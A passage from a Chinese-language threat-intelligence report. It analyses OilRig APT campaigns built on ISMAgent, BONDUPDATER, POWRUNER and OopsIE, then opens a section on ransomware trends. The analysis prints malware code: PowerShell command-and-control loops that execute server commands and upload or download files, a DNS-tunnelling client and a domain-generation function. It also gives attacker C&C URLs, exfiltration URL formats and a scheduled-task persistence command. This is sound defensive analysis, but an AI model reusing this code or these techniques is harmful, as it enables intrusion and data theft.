最开始所说的 ISMAgent 变种主要就体现在这里，这里使用了一种动态加载 PE 文件的方式来执行最后的 ISMAgent 木马，在这次攻击中会注入到

C:\\Windows\\Microsoft.NET\\Framework\\v2.0.50727\\RegAsm.exe 进行执行

在这个函数中从资源区加载的 PE 文件如下所示

PolicyLab.dll	C#	7ea294ede696d38377ab1269dd408b6d
ISMAgent RAT	C++	8f39e782211d8e65158c98fb7dc85698

表 39 OilRig 组织表格 3

该木马会执行如下的操作:

访问硬编码域名，如果成功则后续操作都使用 HTTP 进行，如果不成功则后续操作都使用 DNS 隧道进行。

获取受害者计算机名称和用户名称并使用 Base64 编码，如果是 HTTP 则作为 URL 后缀进行数据传输，如果为 DNS 隧道方式则将数据附加到域名前缀进行访问。

根据返回的数据按照对应字段进行不同的操作，操作列表如下：

第一段	GUID	作为受害者唯一标识
第二段	Unknown	
第三段	URL	将数据下载到 TEMP 目录
第四段	Powershell	执行 powershell 并将执行结果重定向到 TEMP 目录下的 runlog[rand].tmp 文件下
第五段	FilePath	将受害者主机下对应文件路径下的文件上传到 C&C 服务器

表 40 OilRig **组织表格** 4

攻击事件 B:

事件描述

微软于 2017 年 11 月 14 日发布 CVE-2017-11882 补丁后不到一周，FireEye 发现一名攻击者向中东政府投递含有该漏洞的钓鱼文档。

样本分析

此次攻击中一共发现两个文档，这两个 doc 文件均利用 CVE-2017-11882 漏洞下载 hxxp://mumbai-m[.]site/b.txt 并利用 mshta.exe 执行 hta 文件，该 hta 文件会再去下载 hxxp://dns-update[.]club/v.txt，该文件为一个 VBS 脚本，下载的 VBS 脚本在执行后会往如下文件写入不同的代码。

C:\ProgramData\Windows\Microsoft\java\GoogleUpdateschecker.VBS

C:\ProgramData\Windows\Microsoft\java\hUpdateCheckers.ps1

C:\ProgramData\Windows\Microsoft\java\dUpdateCheckers.ps1

C:\ProgramData\Windows\Microsoft\java\cUpdateCheckers.bat

然后按照如下的顺序解码并执行




图 263 OilRig **组织分析配图** 4

其中每个解码后的文件所对应的功能如下：

dUpdateCheckers.ps1(BONDUPDATER):

利用 powershell 调用 WMI 查询 UUID 并按照如下方式处理成一个字符串

get-wmiobject Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID | %{$_.replace('-', '')} | %{$_ + "120120011224"} | %{$_.substring(0，12)};

然后利用如下自定义 DGA 域名生成算法生成访问域名:

[random string][0][000][computer UUID Decrypt][B007][.][mumbai-m.site]

通信指令表如下:

指令	操作
0	执行服务器返回的批处理命令并将结果返回
1	将下载的文件添加拓展名.ps
2	将下载的文件添加拓展名.VBS

表 41 OilRig 组织表格 5

hUpdateCheckers.ps1(POWRUNER):

利用 powershell 形成如下的访问链接

[http://www.mumbai-m.site/update_wapp2.aspx?version=[$dar.Insert($cr[0], $ridIn.Trim()).Insert(($cr[1]), ${UUID})][str]7[random_index1][random_index2]]

访问之后如果有返回值就根据返回值再次生成另一个 URL，访问之后会下载一个经过 base64 编码之后的文件，并根据第一访问获取到的数据以不同数据结尾对第二次访问到的数据处理后执行不同的操作。

```
    if(-not(Test-Path $upPath)) {md $upPath;}
    if ($rid.EndsWith("0")){
        $rcnt = $rcnt | ? { $_.trim() -ne "" }
        $res += $rcnt.Split("&") | foreach-object { $_ | iex | Out-Stri
        sndr $rid $res
    }
    elseif ($rid.EndsWith("1")){
        $adr = $rcnt.Trim()
        if (Test-Path -Path $adr)
        {
            $adrS = adrCt "$rid" "4"
            ${global:$wc}.UploadFile($adrS, $adr)
        }
        else
        {
            sndr $rid "404"
        }
    }
    elseif ($rid.EndsWith("2")){
        $savAdr = $upPath+$rcnt.trim();
        $adrS = adrCt "$rid" "5"
        ${global:$wc}.DownloadFile($adrS, $savAdr)
        sndr $rid "200<>$savAdr"
    }
}
```

图 264 OilRig 组织分析配图 5

指令表如下所示：

指令	操作
0	执行服务器返回的批处理命令并将结果返回
1	根据服务器返回的文件路径寻找并上传对应的文件
2	根据服务器返回的链接下载文件到对应目录

表 42 OilRig **组织表格** 6

cUpdateCheckers.bat：
为 GoogleUpdateschecker.VBS 创建计划任务
GoogleUpdateschecker.VBS：
运行 dUpdateCheckers.ps1 与 hUpdateCheckers.ps1

攻击事件 C：

事件描述

2018 年 1 月 8 日，OilRig 组织发送了一封主题为 Beirut Insurance Seminar Invitation 的电子邮件到中东的保险代理公司。OilRig 组织在六分钟的时间内向同一个公司的两个不同的电子邮件地址发送了两封电子邮件。这两封电子邮件都来自同一地址。该电子邮件地址与主要全球金融机构的黎巴嫩的域名相关联。该电子邮件包含一个名为 Seminar-Invitation.doc 的附件，该附件是名为 ThreeDollars 的恶意文档。经过分析发现这个文档使用了一种名为 OopsIE 的新型木马。

样本分析

该文档由一个非常简单的密码进行保护，打开之后显示该文档被保护，需要用户点击启用宏才能观看到完整内容。

宏代码主要是将该文件的临时文件拷贝到%APPDATA%目录下重命名为 Tmp.doc，然后获取整个文档的数据，用##$$$进行分片，获取##$$$后面的数据，然后将后面的数据放置到%APPDATA%\Base.txt 下。通过使用 Certutil -decode 参数对 Base.txt 里面的数据进行 Base64 解码，然后存储到%programdata%\IntelSecurityAssistManager.exe 下，解码后为一个 PE 文件。之后该 VBA 脚本会将如下 VBS 代码写入到%APPDATA%\chkSrv.VBS 内。并为 chkSrv.VBS 创建计划任务，该文档不再生成其他用于迷惑用户的信息，仅仅是告诉用户调用 user32.dll 时出现了一个错误。

e0bf38e77143363bf761d52039d3e171(IntelSecurityAssistManager.exe)|OopsIE

该 PE 文件由 C#编写的一个名为 OopsIE 木马程序，该代码采用双重混淆方式，解开混淆后代码逻辑比较清楚。该木马一共具有三个大模块，分别如下所示：

网络请求模块 NetWorkOption.SendRequestsAndPearHtml：

该模块通过接收不同的的参数与 C&C 地址进行拼接形成一条完整的 C&C 请求地址，如果访问成功，则会对获取到的 HTML 页面做如下解析。

```
    num2 = 14;
    Application.DoEvents();
}
IL_EF:
num2 = 16;
object objectValue5 = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(internetExplorer.get_Document(), null, "Body", new object[0], null, null, null));
IL_114:
num2 = 17;
string text2 = "";
IL_11E:
num2 = 18;
text2 = Conversions.ToString(NewLateBinding.LateGet(objectValue5, null, "InnerHtml", new object[0], null, null, null));
IL_13E:
num2 = 19;
text2 = text2.Replace("<pre>", null).Replace("</pre>", null);
IL_15B:
num2 = 20;
text2 = HttpUtility.HtmlDecode(text2).Replace("\t", null).Replace(" ", null);
IL_17D:
num2 = 21;
internetExplorer.Quit();
IL_187:
num2 = 22;
result = text2;
goto IL_198;
IL_18F:
num2 = 12;
result = "Oops";
IL_198:
```

图 265 OilRig 组织分析配图 7

获得 HTML 代码中的<pre></pre>标签中的数据并返回，如果连接失败或者超时则会返回 Oops(这也是该木马的名称由来)。

数据写入模块：

```
// Token: 0x06000063 RID: 99
public static string GetFileAndWrite2TimeTempFile(string string_0, bool bool_0)
{
    checked
    {
        string result;
        try
        {
            Conversions.ToInteger(Class14.Time2FilePath());
            string text = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\" + Class14.Time2FilePath() + ".tmp";
            string text2;
            if (bool_0)
            {
                text2 = Class14.StringReplace(Class14.ChangeInfo2Hex_two(Class14.GzipStream2Bites_FromFile(string_0)));
            }
            else
            {
                text2 = Class14.StringReplace(File.ReadAllText(string_0));
            }
            if (text2.Length > 1500)
            {
                int num = text2.Length - 1;
                for (int i = 0; i <= num; i += 1500)
                {
                    string str = (i + 1500 < text2.Length) ? text2.Substring(i, 1500) : text2.Substring(i, text2.Length - i);
                    File.AppendAllText(text, str + "\r\n");
                }
            }
            else
            {
                File.AppendAllText(text, text2);
            }
            result = text;
        }
        catch (Exception expr_D6)
        {
            ProjectData.SetProjectError(expr_D6);
            ProjectData.ClearProjectError();
        }
        return result;
    }
```

图 266 OilRig 组织分析配图 8

该模块获取两个参数，第一个参数为文件路径，第二个参数用于判断使用那种文件数据加密方式，该模块首先会根据当前时间创建如下如下文件：

[day][Hour][Second][millisecond].tmp，然后根据传入的第二个参数，如果第二个参数为 True，那么会将数据压缩并转化成 16 进制的字符串形式，然后遵循如下的字符串替换方式。

000000	z
00000	x
0000	y
000	g
00	w
01	t

表 43 OilRig **组织表格** 7

如果第二个参数为 False，那么就会逐行读取并按照相同的替换方式进行替换，得到的替换后的数据按照 1500 字节一行写入到开始用时间生成的 tmp 文件中，最后会返回生成的 tmp 文件。

核心代码模块:

1、判断是否已经执行过

该核心代码首先会获取如下路径

Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\srvCheckresponded.tmp"

如果存在则表示该程序至少执行了一次，然后再判断是否存在如下的 VBS 文件的路径：Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\srvResesponded.VBS"

2、创建定时任务

如果存在则不需要重新创建该文件，如果不存在则从该木马资源区中获得资源名为 VBS 的资源。并将%app%替换成当前木马的路径并写入到 srvResesponded.VBS，然后从资源区获取名为 Sch 的文件，并将其%path%替换成 srvResesponded.VBS 的路径，并使用 cmd 进行执行，Sch 的值为："SchTasks /Create /SC MINUTE /MO 3 /TN \"InetlSecurityAssistManager\" /TR \"wscript %path%\" /f"。

3、解密所需 DLL 动态链接库

然后该木马通过注册错误回调函数，当触发 ClearProjecError()的时候，会从资源区获取 S1 与 S2 两个资源数据，拼合在一起，然后使用 Gzip 的方式进行解码，解压出来之后为 Interop.SHDocVw.dll。

4、网络测试

进行网络请求

```
num2 = 6;
if (!NetWorkOption.SendRequestsAndPearHtml("chk", StatiacInformation.ComputerInfo_HEX).Trim().Contains(StatiacInformation.ComputerInfo_HEX))
{
    goto IL_B3;
}
```

图 267 OilRig 组织分析配图 9

这里面的函数都进行了重命名以便分析，其中 ComputerInfo_HEX 是计算机的用户名与机器码按照[computername]/[machinename]的方式拼接，然后转化成 16 进制，并与硬编码的 URL 进行如下拼接：Mal_URL+str1+"?"+str2。

这相当于将用户信息第一次进行上传，然后通过调用之前解密出来的 SHDocVw.dll 中的 InternetExplorer 来创建浏览器应用对象，并利用该对象进行网络请求。如果访问成功，会解析并获取到的 HTML 代码中的<pre></pre>标签中的数据并存储到 srvCheckresponded.tmp，然后根据 srvCheckresponded.tmp 是否存在来判断是否与服务器正确连接。

5、通过与 C&C 服务器交互来实现用户信息获取

发送参数为 what 的数据获取对应的 text，如果成功 text 为对应数据，如果访问失败则返回 Oops，成功回传的数据由两部分合成，并且由<>进行分割。第一部分为 flag，第二部分为数据，根据 flag 来执行不同的操作，具体 flag 对应的操作如下：

1	cmd.exe /c Hex2Str(reqests info) > tmpCa.VBS 将数据按每行进行上传 http://www.msOffice365cdn.com/resp?[ComputerHex]AAZ[FileLines] 最后发送完成发送如下链接 http://www.msOffice365cdn.com/resp?[ComputerHex]AAZFinish 然后将 tmpCa.VBS 进行删除
2	将回传的数据使用"(!)"字符串进行分割，分割后为两段数据 array[0]:需要写入的数据 array[1]:文件名 将第一段的数据写入到第二段种的文件名内

	然后发送如下的请求 http://www.msOffice365cdn.com/resp?[ComputerHex]AAZUploaded
3	将数据按照如下链接进行上传 http://www.msOffice365cdn.com/resp?[ComputerHex]ABZ[FileLines] 当数据上传结束的时候发送如下链接 http://www.msOffice365cdn.com/resp?[ComputerHex]ABZFinish 如果文件不存在则发送如下链接 http://www.msOffice365cdn.com/resp?[ComputerHex]AAZ[ChangeInfo2Hex("<File Not Found >")]
others	结束进程

表 44 OilRig 组织表格 8

攻击事件 D：

事件描述

Paloaloto 在 2018 年 9 月发现了一起 OilRig 针对中东高级政府办公室发起的钓鱼攻击。

样本分析

样本打开之后全部是乱码，但是标题是清晰的，并以阿拉伯文书写，大致意思为亲爱的总理和总理办的朋友们。




图 268 OilRig 组织分析配图 10

样本包含恶意宏代码。该恶意宏由三个函数组成，函数名与功能如下所示：

VVVV	判断 C:\ProgramData\WindowsAppPool 是否存在，如果不存在则创建该目录

AAAA	1.将一段代码写入到 C:\ProgramData\WindowsAppPool\AppPool.VBS 并执行 2.执行函数 HGHG
HGHG	将一段 PS 代码写入到 C:\ProgramData\WindowsAppPool\AppPool.ps1

表 45 OilRig 组织表格 9

AppPool.VBS

这段 VBS 代码判断是否在该目录[C:\ProgramData\WindowsAppPool\quid]，如果存在则直接运行 C:\ProgramData\WindowsAppPool\AppPool.ps1，如果不存在，先为 C:\ProgramData\WindowsAppPool\AppPool.VBS 创建计划任务，然后再运行 C:\ProgramData\WindowsAppPool\AppPool.ps1。

AppPool.ps1

该 Powershell 木马使用一定的 powershell 混淆，混淆方式是使用字符串替换，替换表格如下

Mxa	\\
SGF	$
X9P	“
7rn	|
ZxV	‘

表 46 OilRig 组织表格 10

BONDUPDATER 木马简要分析:

域名生成函数

```
function MakeCCLink ($VVC, $WWC, $XXC, $YYC, $ZZC, $AAD){
   $BBD = -join ((48 .. 57)+(65 .. 70) | Get-Random  -Count (%{ Get-Random -InputObject (1 .. 7) }) | %{ [char]$_ });
   $CCD = Get-Random -InputObject (0 .. 9) -Count 2;
   $DDD = $Guid_Content.Insert(($CCD[1]), $WWC).Insert($CCD[0], $VVC);
   if ($ZZC -eq "s"){
        return "$($DDD)$($AAD)$($BBD)C$($CCD[0])$($CCD[1])T.$XXC.$YYC.$C_C";
   }
   else{
        return "$($DDD)$($AAD)$($BBD)C$($CCD[0])$($CCD[1])T.$($C_C)";
   }
}
```

图 269 OilRig 组织分析配图 11

这个函数通过 GUID 生成一个唯一标识码并只取前 8 个字节，然后在前面插入 10-99 的随机数字转化的字符串，也就是这里面显示的 Guid_content，然后在 Guid_content 中随机位置插入$WWC 与$VVC 形成标识码 DDD。

其中$WWC 有多种固定值，并且根据不同的值会进行不同的 DNS 解析，对应表如下：

M	A/TXT	与 C&C 服务器建立通信
0	A	文件名
1	A	文件数据
2	A	控制域
W	TXT	文件名
D	TXT	文件数据
P	TXT	切换到使用 A 记录解析

表 47 OilRig 组织表格 12

判断$ZZC 是否等于's'，如果等于生成如下的域名

[$DDD][$AAD][Random[1-7]*[0-9A-F]]C[Random[0-9]][Randomp[0-9]]T.$XXC.YYC.withyourface.com

如果不等于则生成如下域名

[$DDD][$AAD][Random[1-7]*[0-9A-F]]C[Random[0-9]][Randomp[0-9]]T.withyourface.com

其中 AAD 通过分析发现为控制循环运行次数的字段，数据格式如下：

000$number	$number < 10
00$number	$number < 100
0$number	$number < 1000
$number	$number >= 1000

表 48 OilRig 组织表格 13

DNS 隧道通讯

```
function DNSTunneling_1 ($HHD){
    $ip = GetDNSServerIP
    $ars = [system.net.IPAddress]::Parse([System.Net.Dns]::GetHostAddresses($C_C));
    $end = New-Object System.Net.IPEndPoint $ars, 53
    $s = New-Object System.Net.Sockets.UdpClient
    $s.Client.ReceiveTimeout = $s.Client.SendTimeout = 15000
    $s.Connect($end)
    $pre = (0xa4, 0xa3, 0x01, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00)
    if (!$HHD.StartsWith('.')) {
        $HHD = "."+ $HHD;
    }
    if (!$HHD.EndsWith('.')) {
        $HHD = $HHD + ".";
    }
    $mb = [System.Text.Encoding]::ASCII.GetBytes($HHD)
    $p = $HHD.Split('.')
    $pi = 1
    for ($i = 0;$i -lt $mb.length;$i++)
    {
        if ($mb[$i] -eq 0x2e) {
```

图 270 OilRig 组织分析配图 12

该函数通过获取 C&C 服务器的 IP，然后创建于其 53 端口的 UPD 套接字，将数据根据如下格式进行传输

[UDP_Header][a4 a3 01 00 00 01 00 00 00 00 00 00

(data1_length)(data1)(data2_length)(data2)……

00 10 00 10]

其本质是进行 DNS 解析，然后接收返回值，去掉协议头，并将数据返回

数据交互与处理函数:

该函数通过使用 DNS 隧道通信函数，来获取攻击者 C&C 服务器返回的数据，并且该数据由'<'分成两段，第一段为控制段，第二段为命令段，针对第二段数据的处理方式为:获取*-|的所有字符，然后拼接到一起(base64 字符范围)，然后根据控制段的数据进行不同的操作，具体控制段与操作对应表如下:

'N'开头	将$ZZD 设置为"W"
'S000s'	继续执行并将$ZZD 设置为"D"，将"rcvd"+$data 附加到$AAE 中，并将$ct 设置为 0
'S'开头	如果以$ct 开头，就将$data 里的数据进行 base64 解码并添加到$byts 中
'E'开头	将$byts 写入$AAE
'C'开头	将$ct 设为 0

表 49 OilRig 组织表格 14

命令执行与文件操作函数:

该函数通过获取存放再$AppPool_path\\$Guid_Content\\receivebox 下所有的 rcvd 文件前缀的文件，将其文件名中的 rcvd 修改为 proc，表示这个文件已经处理，然后根绝文件名称最后一个字符来进行不同的操作，操作对应表如下：

0	读取 rcvd 文件内的数据并使用 cmd.exe 执行，将结果保存到 sendbox 目录下的 proc 文件中
1	寻找对应的文件拷贝到 sendbox 目录下并重命名为 proc
Any other character	当文件上传或执行完毕，将 sendbox 下的 proc 文件移动到 done 目录下

表 50 OilRig **组织表格** 15

文件下载函数：

该文件下载函数利用[0，1]这两个控制字生成域名，与 C&C 服务器进 DNS 的 A 记录查询，然后查询结果根据如下的对应列表进行不同的操作：

11.24.237.110	文件下载完成
24.125.\d{1，3}.\d{1，3}	将 rcvd 与查询结果的后两个字段拼接作为文件名，并创建该文件
\d.\d.\d.\d	将前三个字段视为数据进行接收，最后一个字段视为流程跟踪字段
1.2.3.\d{1，3}	将接收到的数据保存到创建的文件中并执行

表 51 OilRig **组织表格** 16

文件上传函数：

该函数通过获取“sendbox”目录下所有文件名开头为 proc 的文件，然后将数据全部转化成 16 进制数据，然后每 30 字节为一个循环，将数据进行加密，加密方式为将 16 进制数据转化成字符串形式，然后取第一位和第二位，每次将第一位与第一位进行相互拼接，第二位与第二位相互拼接，每 30 个字节将前面迭代拼接的第一位与第二位进行合并，以此这样对数据进行循环加密，然后以控制字段 2，向 C&C 进行数据传输，直到 DNS 服务器返回的解析数据为 253.25.42.87 的时候表示传输结束，删除刚刚获取内容的那个文件，并结束这个函数。

如今，区块链技术已经成为业内公认的颠覆性新兴技术。基于区块链技术的加密数字货币也逐渐成为人们生活中的一部分，而对于攻击者来说更成了新的颇具吸引力的目标之一。

过去一年多，针对加密数字货币的攻击仍然体现在勒索和挖矿两个方面，并且延续了2017 年下半年的态势，挖矿攻击已经逐渐超过勒索攻击成为针对加密数字货币的主要威胁。随着下半年加密数字货币价格的下降，勒索和挖矿攻击均呈现了不同程度的下降。

本章我们将这两个与现今黑客经济利益密切挂钩的攻击形式放在一起进行讨论。

5.1 勒索攻击态势综述

相较于 2017 年借助永恒之蓝大规模刷屏的勒索病毒攻击而言，过去一年多，勒索病毒攻击数量整体有所下降。




图 271 勒索病毒月度捕获数量

据 VenusEye 威胁情报中心数据，过去一年多新增勒索病毒家族（或其家族出现变种）共 200 余种。其中最活跃的勒索病毒家族 TOP10 分别为：Scarab，Crysis/Dharma，GandCrab，Jigsaw，Matrix，Hidden Tear，Everbe，RotorCrypt，GlobeImposter 和 LockCrypt。在新增的勒索病毒家族中，仅有十余种左右可以被解密，占新增勒索病毒种类的不到 5%。




图 272 主要勒索病毒家族数量分布

据启明星辰应急响应中心根据收到的用户响应请求数据分析，过去一年多主要针对国内攻击的勒索病毒家族以 GlobeImposter、GandCrab、Crysis 为主，占全部攻击的 89%左右。

受到勒索病毒攻击的行业分布广泛，最大的行业前三名分别为：运营商、税务，金融。




图 273 针对国内攻击的勒索病毒家族统计

从传播方式来看，利用弱口令进行定向攻击逐渐占据各种勒索病毒攻击手段的首位。涉及的弱口令一般包括远程桌面弱口令，各种数据库管理系统弱口令，Tomcat 弱口令，VNC 弱口令，FTP 弱口令等等。这其中又以远程桌面弱口令攻击为最主要的方式。黑客一般的攻击方式是：通过爆破的方式获得公网某台机器的远程桌面口令，登陆成功后手动卸载或利用黑客工具关闭杀毒软件后进行人工投毒，之后利用这台机器作为跳板，继续采用 RDP 爆破、Mimikatz 渗透等方式进行内网横向移动，因此往往我们会发现在同一个受害用户内部有多台机器被同时感染同一种勒索病毒。




图 274 勒索病毒传播方式分布

根据过去一年多勒索病毒的主要趋势变化，同时结合重要勒索攻击案例，我们总结出以下几个特点：

1、勒索软件即服务模式（RaaS）兴起，勒索病毒趋向产业化

勒索软件即服务是勒索软件销售商及其客户的盈利模式，使用这种方法的勒索软件销售商可以获取新的感染媒介，并有可能通过传统方法接触到他们无法达到的新受害者。RaaS 客户可以通过暗网平台轻松获取勒索软件，该模式允许不懂技术的犯罪分子通过购买黑客开发好的勒索软件稍加设置即可使用。

